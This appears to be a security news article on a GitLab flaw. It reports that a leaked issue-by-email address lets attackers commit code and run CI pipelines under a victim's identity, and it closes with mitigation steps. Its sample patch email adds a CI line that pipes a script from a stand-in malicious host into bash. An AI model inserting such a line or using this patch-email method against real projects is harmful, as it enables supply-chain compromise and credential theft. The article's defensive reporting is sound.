Leaked GitLab Issue Email Lets Attackers Push Code and Run CI Jobs as Victims

Leaked issue‑email address lets attackers push code as a legitimate user.
On September 23, 2026, security researchers disclosed that a private issue‑email address generated by GitLab can be used as a full‑blown credential. Anyone who discovers the address can email a patch, have GitLab commit it in the victim’s name, and start CI/CD jobs that run with the victim’s permissions. The email address is hidden behind the “Email work item to this project” button in the GitLab UI, making it easy to overlook.
#What Happened
GitLab offers a feature that assigns each project a unique email address for creating issues by email. The address is intended to simplify reporting: a user sends an email to the address, and GitLab creates an issue automatically. Internally, the address is also used to authenticate inbound email actions such as applying patches via the git am‑style workflow.
According to the report on The Hacker News, the address was inadvertently exposed in a public repository’s README file. Because the address functions as a credential, anyone who knows it can:
- Send a patch that GitLab will apply to any branch the target user can push to, including the default branch.
- Trigger a CI/CD pipeline that executes under the target user’s identity, inheriting all of that user’s project permissions.
The vulnerability does not require any additional authentication – the email address alone is sufficient.
#How the Exploit Works
The attack chain is straightforward:
- Obtain the private issue‑email address. In the disclosed case, the address was hard‑coded in a public README, but any accidental exposure (e.g., logs, screenshots, or mis‑configured CI variables) would suffice.
- Craft a patch email. The attacker composes an email with a
Subject:line that includes the target branch name and a body containing a standardgit ampatch. - Send the email to the leaked address. GitLab receives the message, authenticates it via the email address, and applies the patch as if it came from the legitimate user.
- Optionally start a CI job. By including a specially‑formatted comment (e.g.,
ci run), the attacker can trigger a pipeline that runs with the victim’s token.
Below is a minimal example of a patch email that could be used:
# Save this as patch.eml
From: attacker@example.com
To: project-issues+12345@gitlab.com
Subject: [PATCH] Add malicious script to main

---
--- a/.gitlab-ci.yml
+++ b/.gitlab-ci.yml
@@
 script:
-  - echo "Build"
+  - echo "Build"
+  - curl -s https://malicious.example.com/install.sh | bash
---
When the email is delivered, GitLab will:
- Verify the sender via the private address.
- Apply the diff to the
mainbranch (or any branch the user can push to). - Record the commit under the victim’s name and email.
- Optionally start the pipeline defined in the updated
.gitlab-ci.ymlfile, giving the attacker a foothold on the build environment.
#Scope and Impact
The issue affects any GitLab instance—self‑hosted or GitLab.com—where the issue‑by‑email feature is enabled and the generated address is exposed. Because the email address is treated as a secret token, its leakage effectively grants write access to the repository and execute permissions on CI jobs.
| Capability | What an attacker can do | Required Access | Potential Damage |
|---|---|---|---|
| Commit code | Push arbitrary commits to any branch the victim can write to, including main | Leaked issue‑email address | Supply‑chain compromise, back‑door insertion |
| Trigger CI | Start pipelines that run with the victim’s CI token | Leaked issue‑email address | Execute malicious code in trusted build environment |
| Impersonate user | All Git activity appears under the victim’s name | Leaked issue‑email address | Audit‑log poisoning, blame shifting |
| Access protected resources | CI jobs may have access to protected variables, deployment keys, or cloud credentials | Leaked issue‑email address + CI permissions | Credential theft, lateral movement |
The impact is amplified in organizations that rely heavily on automated pipelines for deployment, as a single malicious commit can propagate to production environments.
#Why This Matters
Supply‑chain attacks have become a top concern for software teams. This GitLab flaw turns a convenience feature—email‑based issue creation—into a credential that can be abused to inject malicious code directly into a repository’s history. Because the commit is attributed to a legitimate user, standard audit logs may not raise alarms, allowing the malicious change to persist unnoticed until it is built and deployed.
Furthermore, CI/CD pipelines often run with elevated privileges: they may possess secret environment variables, deployment keys, or access tokens. By launching a pipeline under the compromised user, an attacker can exfiltrate those secrets or use them to compromise downstream services.
The vulnerability also highlights a broader lesson: any feature that uses an email address as an authentication token must be treated with the same rigor as API keys or SSH keys. Failure to protect such tokens can undermine the entire security model of a development workflow.
#Mitigation Steps
GitLab administrators should act immediately to contain the exposure and prevent future abuse.
- Rotate the issue‑email address
- In the project settings, disable the current Email work item address.
- Generate a new address and update any legitimate automation that relies on it.
- Audit recent commits
- Search the repository’s history for commits authored by the compromised email address.
- Example Git command:
git log --author="leaked-address@gitlab.com" --pretty=oneline- Review any suspicious changes and revert if necessary.
- Inspect CI pipeline runs
- Filter pipelines by the compromised user in the GitLab UI or via the API.
- Look for unexpected jobs that executed after the leak date.
- Restrict email‑based issue creation
- Consider disabling the feature entirely for sensitive projects.
- If the feature is needed, store the address in a secret manager and limit its visibility.
- Enforce least‑privilege CI tokens
- Ensure that CI jobs only have the permissions they truly need.
- Use protected variables and scoped tokens to limit damage from a compromised pipeline.
- Enable audit logging and alerts
- Configure GitLab’s audit events to trigger alerts on new commits from unusual email addresses.
- Integrate with a SIEM to correlate with other suspicious activity.
GitLab’s official documentation on issue‑by‑email can be found here. Administrators should review the guidance on securing the feature.
#GitLab’s Response
As of the time of writing, GitLab has not issued an official security advisory. The disclosure on The Hacker News is the first public mention of the problem. Organizations are advised to treat the situation as an active security incident and follow the mitigation steps above while awaiting an official statement or patch from GitLab.
#What to Watch Next
- Official advisory – Expect a security bulletin from GitLab detailing the root cause and a permanent fix.
- Patch rollout – Monitor GitLab release notes for updates that either rotate the credential automatically or add granular permission controls for the issue‑email feature.
- Threat‑intel feeds – Keep an eye on reports of malicious commits that match the pattern described here; early detection can limit exposure.
- Policy changes – Teams may reconsider the use of email‑based automation in favor of API‑driven workflows that employ stronger authentication mechanisms.
Takeaway: A single leaked email address can give an attacker full write access to a repository and the ability to run pipelines as a trusted user. Immediate rotation, audit, and tighter controls are essential to protect the software supply chain.